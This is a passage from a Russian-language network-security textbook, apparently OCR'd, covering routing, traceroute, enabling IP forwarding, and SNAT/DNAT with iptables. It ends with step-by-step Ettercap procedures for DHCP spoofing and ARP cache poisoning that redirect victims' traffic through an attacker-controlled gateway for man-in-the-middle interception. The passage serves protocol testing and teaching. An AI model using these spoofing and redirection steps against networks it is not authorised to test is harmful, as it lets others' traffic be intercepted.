


Рис. 4.1. Пример маршрутизируемого трафика

Как и все узлы, шлюз не знает точного места назначения трафика, поэтому ищет соответствующий следующий шлюз для отправки. В этом случае маршрутизаторы A и B знают только о двух сетях, к которым они подключены напрямую. Чтобы попасть от клиента к серверу, трафик должен быть маршрутизирован.

Использование traceroute

При отслеживании маршрута вы пытаетесь отобразить маршрут, по которому IP-трафик будет идти к определенному адресу назначения. Большинство операционных систем имеют встроенные инструменты для выполнения трассировки, такие как `traceroute` в большинстве Unix-подобных платформ и `tracert` в Windows.

В листинге 4.1 показан результат трассировки маршрута до *www.google.com* из домашнего интернет-соединения.

Листинг 4.1. Трассировка маршрута до www.google.com с помощью tracert

```
C:\Users\user>tracert www.google.com

Tracing route to www.google.com [173.194.34.176]
over a maximum of 30 hops:

  1     2 ms     2 ms     2 ms  home.local [192.168.1.254]
  2    15 ms    15 ms    15 ms  217.32.146.64
```

```
  3    88 ms    15 ms    15 ms  217.32.146.110
  4    16 ms    16 ms    15 ms  217.32.147.194
  5    26 ms    15 ms    15 ms  217.41.168.79
  6    16 ms    26 ms    16 ms  217.41.168.107
  7    26 ms    15 ms    15 ms  109.159.249.94
  8    18 ms    16 ms    15 ms  109.159.249.17
  9    17 ms    28 ms    16 ms  62.6.201.173
 10    17 ms    16 ms    16 ms  195.99.126.105
 11    17 ms    17 ms    16 ms  209.85.252.188
 12    17 ms    17 ms    17 ms  209.85.253.175
 13    27 ms    17 ms    17 ms  lhr14s22-in-f16.1e100.net [173.194.34.176]
```

Каждая пронумерованная строка вывода (1, 2 и т. д.) представляет собой уникальный шлюз, маршрутизирующий трафик до конечного пункта назначения. Вывод относится к максимальному количеству *переходов*. Один переход представляет собой сеть между каждым шлюзом на всем маршруте. Например, между вашим компьютером и первым маршрутизатором существует переход, еще один – между этим маршрутизатором и далее, до конечного пункта назначения. Если максимальное количество переходов превышено, процесс traceroute прекратит поиск дополнительных маршрутизаторов. Максимальный переход можно указать в командной строке traceroute – `-h NUM` для Windows и `-m NUM` в Unix-подобных системах. (Вывод также показывает время на подтверждение и передачу от машины, выполняющей трассировку и обнаруженный узел.)

Таблицы маршрутизации

Операционная система использует *таблицы маршрутизации,* чтобы определить, на какие шлюзы отправлять трафик. Таблица маршрутизации содержит список сетей назначения и шлюз для маршрутизации трафика. Если сеть напрямую подключена к узлу, отправляющему сетевой трафик, то шлюз не требуется, и сетевой трафик можно передавать непосредственно по локальной сети.

Можно просмотреть таблицу маршрутизации своего компьютера, введя команду `netstat -r` в большинстве Unix-подобных систем или `route print` в Windows. В листинге 4.2 показаны выходные данные при выполнении этой команды в Windows.

Листинг 4.2. Пример вывода таблицы маршрутизации

```
> route print
```

```
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
❶          0.0.0.0          0.0.0.0    192.168.1.254    192.168.1.72     10
         127.0.0.0        255.0.0.0         On-link       127.0.0.1     306
         127.0.0.1  255.255.255.255         On-link       127.0.0.1     306
```

```
   127.255.255.255  255.255.255.255         On-link     127.0.0.1     306
       192.168.1.0    255.255.255.0         On-link  192.168.1.72     266
      192.168.1.72  255.255.255.255         On-link  192.168.1.72     266
     192.168.1.255  255.255.255.255         On-link  192.168.1.72     266
         224.0.0.0        240.0.0.0         On-link     127.0.0.1     306
         224.0.0.0        240.0.0.0         On-link  192.168.56.1     276
         224.0.0.0        240.0.0.0         On-link  192.168.1.72     266
   255.255.255.255  255.255.255.255         On-link     127.0.0.1     306
   255.255.255.255  255.255.255.255         On-link  192.168.56.1     276
   255.255.255.255  255.255.255.255         On-link  192.168.1.72     266
=============================================================================
```

Как упоминалось ранее, одна из причин, по которой используется маршрутизация, заключается в том, что узлам не нужно знать расположение других узлов в сети. Но что происходит с трафиком, если неизвестен шлюз, отвечающий за обмен данными с сетью назначения? В этом случае таблица маршрутизации обычно перенаправляет весь неизвестный трафик на *шлюз по умолчанию*. Его можно увидеть в строке с номером ❶, где адрес назначения – это 0.0.0.0. Это заполнитель для шлюза по умолчанию, который упрощает управление таблицей маршрутизации. При использовании заполнителя таблицу не нужно изменять при изменении конфигурации сети, например через конфигурацию DHCP. Трафик, отправленный в любой адрес назначения, для которого нет известного совпадающего маршрута, будет отправлен на шлюз, зарегистрированный для адреса 0.0.0.0.

Как можно использовать маршрутизацию в своих интересах? Рассмотрим встроенную систему, где операционная система и оборудование входят в состав одного устройства. Возможно, вы не сможете повлиять на конфигурацию сети во встроенной системе, так как у вас может даже не быть доступа к базовой операционной системе, но если вы можете представить свое устройство для перехвата как шлюз между системой, генерирующей трафик, и конечным адресом назначения, то сможете перехватывать трафик в этой системе.

В следующих разделах обсуждаются способы настройки ОС для работы в качестве шлюза, чтобы облегчить перехват трафика.

Настройка маршрутизатора

По умолчанию большинство операционных систем не направляют трафик между сетевыми интерфейсами напрямую. В основном это делается для того, чтобы кто-то на одной стороне маршрута не мог напрямую связываться с сетевыми адресами на другой стороне. Если в конфигурации ОС маршрутизация не активирована, любой трафик, отправляемый на один из сетевых интерфейсов машины, который необходимо маршрутизировать, вместо этого отбрасывается, или отправителю отправляется сообщение об ошибке. Конфигурация по умолчанию очень важна для безопасности: представьте себе последствия, если маршрутизатор, контролирующий ваше подключе-

ние к интернету, направляет трафик из интернета непосредственно в вашу локальную сеть.

Следовательно, чтобы операционная система могла выполнять маршрутизацию, необходимо внести некоторые изменения в конфигурацию от имени администратора. Хотя в каждой ОС есть разные способы активации маршрутизации, один аспект остается неизменным: вам потребуется как минимум два отдельных сетевых интерфейса, установленных на вашем компьютере, чтобы работать в качестве маршрутизатора. Кроме того, для правильной работы маршрутизации нужны будут маршруты с обеих сторон шлюза. Если у адреса назначения нет соответствующего маршрута к исходному устройству, обмен данными, возможно, будет идти не так, как ожидалось. После активации маршрутизации вы можете настраивать сетевые устройства для перенаправления трафика через новый маршрутизатор. Запустив такой инструмент, как Wireshark, на маршрутизаторе, вы можете перехватывать трафик, когда он пересылается между двумя сетевыми интерфейсами, которые вы настроили.

Активируем маршрутизацию в Windows

По умолчанию в Windows маршрутизация между сетевыми интерфейсами отключена. Чтобы активировать ее, необходимо внести изменения в системный реестр. Сделать это можно с помощью редактора реестра с графическим интерфейсом пользователя, но самый простой способ – выполнить следующую команду от имени администратора из командной строки:

```
C> reg add HKLM\System\CurrentControlSet\Services\Tcpip\Parameters ^
    /v IPEnableRouter /t REG_DWORD /d 1
```

Чтобы отключить маршрутизацию, после того как вы закончили перехват трафика, введите следующую команду:

```
C> reg add HKLM\System\CurrentControlSet\Services\Tcpip\Parameters ^
    /v IPEnableRouter /t REG_DWORD /d 0
```

Вам также потребуется перезагрузка между сменой команд.

Предупреждение *Будьте очень осторожны при изменении реестра Windows. Неправильные изменения могут полностью вывести Windows из строя и не дать ей загрузиться! Обязательно сделайте резервную копию с помощью такой утилиты, как встроенный инструмент резервного копирования Windows, прежде чем вносить какие-либо опасные изменения.*

Активируем маршрутизацию в Unix-подобных системах

Чтобы активировать маршрутизацию в Unix-подобных операционных системах, просто измените настройку системы IP-маршрутизации с по-

мощью команды `sysctl`. (Обратите внимание, что инструкции, описывающие, как это сделать, не обязательно совпадают для разных систем, но найти конкретную информацию по данному вопросу можно без особого труда.) Чтобы активировать маршрутизацию в Linux для IPv4, введите следующую команду от имени привилегированного пользователя (перезагрузка не требуется; изменения происходят сразу же):

```
# sysctl net.ipv4.conf.all.forwarding=1
```

Чтобы активировать маршрутизацию для IPv6, введите следующую команду:

```
# sysctl net.ipv6.conf.all.forwarding=1
```

Можно вернуть конфигурацию маршрутизации, изменив 1 на 0 в предыдущих командах.

Чтобы активировать маршрутизацию в macOS, введите:

```
> sysctl -w net.inet.ip.forwarding=1
```

Преобразование сетевых адресов

При попытке перехвата трафика вы можете обнаружить, что перехватываете исходящий трафик, но не входящий. Причина состоит в том, что вышестоящий маршрутизатор не знает маршрута к исходной сети; поэтому он либо полностью отбрасывает трафик, либо перенаправляет его в постороннюю сеть.

Эту ситуацию можно исправить, используя *преобразование сетевых адресов* (NAT), механизм в сетях TCP/IP, позволяющий преобразовывать IP-адреса транзитных пакетов. NAT широко используется для расширения ограниченного адресного пространства IPv4, скрывая несколько устройств за одним общедоступным IP-адресом.

NAT также может упростить настройку сети и безопасность. Когда NAT активировано, вы можете запускать любое количество устройств за одним IP-адресом, как вам нравится, и управлять только этим общедоступным адресом.

На сегодняшний день распространены два типа NAT: *Source NAT* (*SNAT*) и *Destination NAT* (*DNAT*). Различия между ними связаны с тем, какой адрес изменяется во время обработки сетевого трафика. SNAT (который также называют *маскарадингом*) изменяет информацию об IP-адресе источника; DNAT меняет адрес назначения.

Активируем SNAT

Если вы хотите, чтобы маршрутизатор скрыл несколько машин за одним IP-адресом, используйте SNAT. Когда SNAT включен, так как тра-

фик маршрутизируется во внешнем сетевом интерфейсе, исходный IP-адрес в пакетах перезаписывается, чтобы соответствовать единственному IP-адресу, доступному через SNAT.

Возможно, будет полезно реализовать SNAT, если вы хотите направить трафик в сеть, которую вы не контролируете, потому что, как вы помните, оба узла в сети должны иметь соответствующую информацию о маршрутизации, чтобы сетевой трафик передавался между узлами. В худшем случае, если информация о маршрутизации неверна, трафик будет идти только в одном направлении. Даже в лучшем случае вполне вероятно, что вы сможете перехватить трафик только в одном направлении; другое направление будет маршрутизировано альтернативным путем.

SNAT решает эту потенциальную проблему, изменяя исходный адрес трафика на IP-адрес, который может использовать узел назначения – обычно тот, что назначается внешнему интерфейсу маршрутизатора. Таким образом, узел назначения может отправлять трафик обратно в направлении маршрутизатора. На рис. 4.2 показан простой пример SNAT.




Рис. 4.2. Пример SNAT от клиента к серверу

Когда клиент хочет отправить пакет на сервер в другой сети, он отправляет его маршрутизатору, настроенному с помощью SNAT. Когда маршрутизатор получает пакет от клиента, адрес источника – это адрес клиента (10.0.0.1), а адрес назначения – это сервер (разрешенный адрес домена *domain.com*). Именно в этот момент используется SNAT: маршрутизатор изменяет адрес источника пакета на свой собственный (1.1.1.1), а затем пересылает пакет на сервер.

Когда сервер получает этот пакет, он предполагает, что пакет пришел от маршрутизатора; поэтому когда он хочет отправить пакет обратно, он отправляет его на адрес 1.1.1.1. Маршрутизатор получает пакет, определяет, что он пришел от существующего NAT-соединения (на основе адреса назначения и номеров портов) и отменяет изменение адреса, преобразуя 1.1.1.1 обратно в исходный адрес клиента 10.0.0.1. Наконец, пакет можно перенаправить обратно исходному клиенту, при этом серверу не нужно знать о клиенте или о том, как выполнять маршрутизацию.

Настройка SNAT в Linux

Хотя вы можете настроить SNAT в Windows и macOS с помощью общего доступа к подключению к интернету, я расскажу только о том, как

настроить SNAT в Linux, потому что это самая простая платформа для описания и самая гибкая, когда заходит речь о конфигурации сети.

Перед настройкой SNAT необходимо сделать следующее:

- активируйте IP-маршрутизацию, как описано ранее в этой главе;
- подберите имя исходящего сетевого интерфейса, для которого вы хотите настроить SNAT. Это можно сделать с помощью команды `ifconfig`. Исходящий интерфейс можно назвать как-нибудь вроде `eth0`;
- обратите внимание на IP-адрес, связанный с исходящим интерфейсом, при использовании `ifconfig`.

Теперь можно настроить правила NAT с помощью команды `iptables`. (Эта команда, скорее всего, уже установлена в вашем дистрибутиве Linux.) Но сначала удалите все существующие правила NAT в `iptables`, введя следующую команду от имени привилегированного пользователя:

```
# iptables -t nat -F
```

Если исходящий сетевой интерфейс имеет фиксированный адрес, выполните следующие команды от имени привилегированного пользователя, чтобы активировать SNAT. Замените `INTNAME` именем вашего исходящего интерфейса, а вместо `INTIP` укажите назначенный ему IP-адрес.

```
# iptables -t nat -A POSTROUTING -o INTNAME -j SNAT --to INTIP
```

Однако если IP-адрес настроен динамически (возможно, с использованием DHCP или коммутируемого соединения), используйте следующую команду, чтобы автоматически определить исходящий IP-адрес:

```
# iptables -t nat -A POSTROUTING -o INTNAME -j MASQUERADE
```

Активируем DNAT

DNAT может оказаться полезным, если вы хотите перенаправить трафик на прокси-сервер или другую службу для его завершения или перед перенаправлением трафика в исходное место назначения. DNAT перезаписывает IP-адрес назначения и, необязательно, порт назначения. Вы можете использовать DNAT для перенаправления определенного трафика в другое место назначения, как показано на рис. 4.3. Здесь видно, что трафик перенаправляется как с маршрутизатора, так и с сервера на прокси-сервер с адресом 192.168.0.10 для выполнения атаки «человек посередине».




Рис. 4.3. Пример работы DNAT

На рис. 4.3 показано клиентское приложение, отправляющее трафик через маршрутизатор, который предназначен для домена *domain.com* на порту 1234. Когда пакет получен на маршрутизаторе, этот маршрутизатор обычно просто пересылает его в исходное место назначения. Но поскольку DNAT используется для изменения адреса назначения пакета и порта на 192.168.0.10:8888, маршрутизатор применит свои правила переадресации и отправит пакет на прокси-машину, которая может перехватывать трафик. Затем прокси устанавливает новое соединение с сервером и пересылает все пакеты, отправленные от клиента на сервер. Весь трафик между исходным клиентом и сервером можно перехватить и обработать.

Настройка DNAT зависит от операционной системы, на которой работает маршрутизатор. (Если ваш маршрутизатор работает под управлением Windows, то вам, вероятно, не повезло, потому что функциональные возможности, необходимые для его поддержки, не доступны пользователю.) Настройка значительно различается между различными версиями Unix-подобных операционных систем и macOS, поэтому я покажу только, как настроить DNAT в Linux. Сначала очистите все существующие правила NAT, введя следующую команду:

```
# iptables -t nat -F
```

Затем выполните следующую команду от имени привилегированного пользователя, заменив `ORIGIP` (исходящий IP-адрес) на нужный IP-адрес, а вместо `NEWIP` укажите новый IP-адрес назначения, на который должен идти этот трафик.

```
# iptables -t nat -A PREROUTING -d ORIGIP -j DNAT --to-destination NEWIP
```

Новое правило NAT будет перенаправлять все пакеты на *NEWIP*. (Поскольку DNAT происходит раньше обычных правил маршрути-

зации в Linux, безопасно выбрать адрес в локальной сети; правило DNAT не повлияет на трафик, отправленный непосредственно из Linux.) Чтобы применить правило только к определенному TCP или UDP, измените команду:

```
iptables -t nat -A PREROUTING -p PROTO -d ORIGIP --dport ORIGPORT -j DNAT \
    --to-destination NEWIP:NEWPORT
```

Заполнитель *PROTO* (протокол) должен быть либо `tcp`, либо `udp` в зависимости от протокола IP, который перенаправляется с помощью правила DNAT. Значения *ORIGIP* (исходный IP) и *NEWIP* остаются прежними.

Также можно настроить `ORIGPORT` (исходный порт) и `NEWPORT`, если вы хотите изменить порт назначения. Если *NEWPORT* не указан, будет изменен только IP-адрес.

Перенаправление трафика на шлюз

Вы настроили свой шлюз для перехвата и изменения трафика. Кажется, все работает правильно, но есть проблема: нельзя просто так изменить сетевую конфигурацию устройства, где вы хотите осуществить перехват. Кроме того, ваши возможности изменять конфигурацию сети, к которой подключено устройство, ограничены. Вам нужен способ перенастроить или обмануть отправляющее устройство, чтобы трафик шел через ваш шлюз. Это можно сделать, эксплуатируя уязвимости в локальной сети путем подмены пакетов для протоколов DHCP или ARP.

DHCP-спуфинг

Протокол DHCP разработан для работы в IP-сетях для автоматического распределения информации о конфигурации сети по узлам. Следовательно, если мы сможем подделать трафик DHCP, то сможем удаленно изменить конфигурацию сети. При использовании DHCP конфигурация сети, передаваемая на узел, может включать в себя IP-адрес, а также шлюз по умолчанию, таблицы маршрутизации, DNS-серверы по умолчанию и даже дополнительные настраиваемые параметры. Если устройство, которое вы хотите протестировать, использует DHCP для настройки своего сетевого интерфейса, это позволяет с легкостью предоставить настраиваемую конфигурацию, которая даст возможность без труда перехватить сетевой трафик.

DHCP использует протокол UDP для отправки запросов к службе DHCP в локальной сети и от нее. При согласовании конфигурации сети отправляются четыре типа пакетов DHCP:

- **Discover** – отправляется всем узлам в IP-сети для обнаружения DHCP-сервера;

- **Offer** – отправляется DHCP-сервером на узел, который отправил пакет обнаружения (Discover), чтобы предложить конфигурацию сети;
- **Request** – отправляется исходным узлом для подтверждения принятия предложения (Offer);
- **Acknowledgment** – отправляется сервером для подтверждения завершения настройки.

Интересным аспектом DHCP является тот факт, что он использует протокол без аутентификации, не устанавливая соединение для выполнения настройки. Даже если существующий DHCP-сервер находится в сети, можно подделать процесс конфигурации и изменить конфигурацию сети узла, включая адрес шлюза по умолчанию, на тот, который вы контролируете. Это называется *DHCP-спуфинг*.

Чтобы осуществить его, мы будем использовать *Ettercap,* бесплатный инструмент, доступный для большинства операционных систем (хотя Windows официально не поддерживается).

1. В Linux запустите Ettercap в графическом режиме от имени привилегированного пользователя:

```
# ettercap -G
```

Вы должны увидеть графический интерфейс, как показано на рис. 4.4.




Рис. 4.4. Основной графический интерфейс Ettercap

2. Настройте режим сниффинга, выбрав **Sniff → Unified Sniffing**.
3. В диалоговом окне, показанном на рис. 4.5, вам будет предложено выбрать сетевой интерфейс, с которым вы хотите работать. Выберите интерфейс, подключенный к сети, для которой вы хотите выполнить DHCP-спуфинг. (Убедитесь, что настройки сетевого интерфейса настроены правильно, так как Ettercap автоматически отправит сконфигурированный IP-адрес интерфейса как DHCP шлюз по умолчанию.)




Рис. 4.5. Выбор интерфейса для сниффинга

4. Активируйте спуфинг, выбрав **Mitm → Dhcp spoofing**. Должно появиться диалоговое окно, показанное на рис. 4.6, позволяющее настроить параметры DHCP-спуфинга.




Рис. 4.6. Настройка DHCP-спуфинга

5. В поле **IP pool** задается диапазон IP-адресов, передаваемых для подмены DHCP-запросов. Укажите диапазон IP-адресов, которые вы настроили для сетевого интерфейса, перехватывающего трафик. Например, на рис. 4.6 в этом поле указано значение 10.0.0.10-50 (тире указывает на все адреса, включая каждое значение), поэтому мы будем раздавать IP-адреса с 10.0.0.10 по 10.0.0.50 включительно. Настройте маску сети в соответствии с маской сети вашего сетевого интерфейса для предотвращения конфликтов. Укажите IP-адрес DNS-сервера по своему выбору.
6. Начните сниффинг, выбрав **Start → Start sniffing**. Если все прошло успешно, то окно журнала Ettercap должно выглядеть так, как показано на рис. 4.7. Самая важная строка – это `fake ACK`, отправляемая Ettercap в ответ на DHCP-запрос.




Рис. 4.7. Успешный DHCP-спуфинг

Вот и все, что нужно для DHCP-спуфинга с помощью Ettercap. Он может быть очень мощным инструментом, если у вас нет другого выбора, а DHCP-сервер уже находится в сети, которую вы пытаетесь атаковать.

ARP-спуфинг

Протокол ARP критически важен для работы IP-сетей, работающих на Ethernet, потому что ARP находит адрес Ethernet для данного IP-адреса. Без ARP было бы очень сложно эффективно передавать трафик через Ethernet. Вот как он работает: когда один узел хочет обмениваться данными с другим узлом в той же сети Ethernet, он должен иметь возможность сопоставить IP-адрес с MAC-адресом Ethernet (именно так Ethernet узнает узел назначения для отправки трафика). Узел генерирует пакет ARP-запроса (рис. 4.8), содержащий 6-байтовый MAC-адрес узла, его текущий IP-адрес и IP-адрес целевого узла. Пакет передается по сети Ethernet с MAC-адресом назначения ff:ff:ff:ff:ff:ff, который является определенным широковещательным адресом. Обычно устройство Ethernet обрабатывает только пакеты с адресом назначения, который совпадает с его адресом, но если оно получает пакет с MAC-адресом назначения, который задан как широковещательный, то также обрабатывает и его.

Если одному из получателей этого сообщения был назначен целевой IP-адрес, то теперь он может вернуть ответ ARP, как показано на рис. 4.9. Этот ответ почти полностью совпадает с запросом, за исключением того, что поля отправителя и назначения меняются местами.

Поскольку IP-адрес отправителя должен соответствовать исходному запрашиваемому целевому IP-адресу, запрашивающая сторона теперь может извлечь MAC-адрес отправителя и запомнить его для последующего взаимодействия по сети без повторной отправки запроса ARP.

```
⊞ Frame 261: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_01:62:d7 (08:00:27:01:62:d7), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: CadmusCo_01:62:d7 (08:00:27:01:62:d7)
    Sender IP address: 192.168.56.101 (192.168.56.101)
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.56.1 (192.168.56.1)
```

Рис. 4.8. Пример пакета ARP-запроса

```
⊞ Frame 262: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_00:f4:8b (08:00:27:00:f4:8b), Dst: CadmusCo_01:62:d7 (08:00:27:01:62:d7)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: CadmusCo_00:f4:8b (08:00:27:00:f4:8b)
    Sender IP address: 192.168.56.1 (192.168.56.1)
    Target MAC address: CadmusCo_01:62:d7 (08:00:27:01:62:d7)
    Target IP address: 192.168.56.101 (192.168.56.101)
```

Рис. 4.9. Пример ответа ARP

Как можно использовать ARP-спуфинг в своих интересах? Как и в случае с DHCP, здесь нет аутентификации для пакетов ARP, которые намеренно отправляются на все узлы в сети Ethernet. Следовательно, вы можете сообщить целевому узлу, что у вас есть IP-адрес, и убедиться, что узел перенаправляет трафик на ваш мошеннический шлюз, отправляя поддельные пакеты ARP, чтобы «отравить» кеш целевого узла. Можно использовать Ettercap для подмены пакетов, как показано на рис. 4.10.

На рис. 4.10 Ettercap отправляет клиенту поддельные ARP-пакеты и маршрутизатору в локальной сети. Если спуфинг прошел успешно, эти пакеты меняют кешированные записи ARP для обоих устройств, чтобы они указывали на ваш прокси.

Предупреждение *Обязательно подделывайте пакеты ARP и для клиента, и для маршрутизатора, чтобы обеспечить связь с обеих сторон. Конечно, если вам нужна только одна сторона, нужно «отравить» только один из узлов.*

Чтобы приступить к ARP-спуфингу, выполните следующие действия.

1. Запустите Ettercap и войдите в режим **Unified Sniffing**, как вы это делали с DHCP.




Рис. 4.10. ARP-спуфинг

2. Выберите сетевой интерфейс, который нужно «отравить» (тот, что подключен к сети, с узлами, которые вы хотите «отравить»).
3. Настройте список хостов. Самый простой способ получить его – позволить Ettercap провести сканирование за вас, выбрав **Hosts** → **Scan For Hosts**. В зависимости от размера сети сканирование может занять от нескольких секунд до нескольких часов. Когда сканирование будет завершено, выберите **Hosts** → **Host List**; должно появиться диалоговое окно, подобное тому, что показано на рис. 4.11.

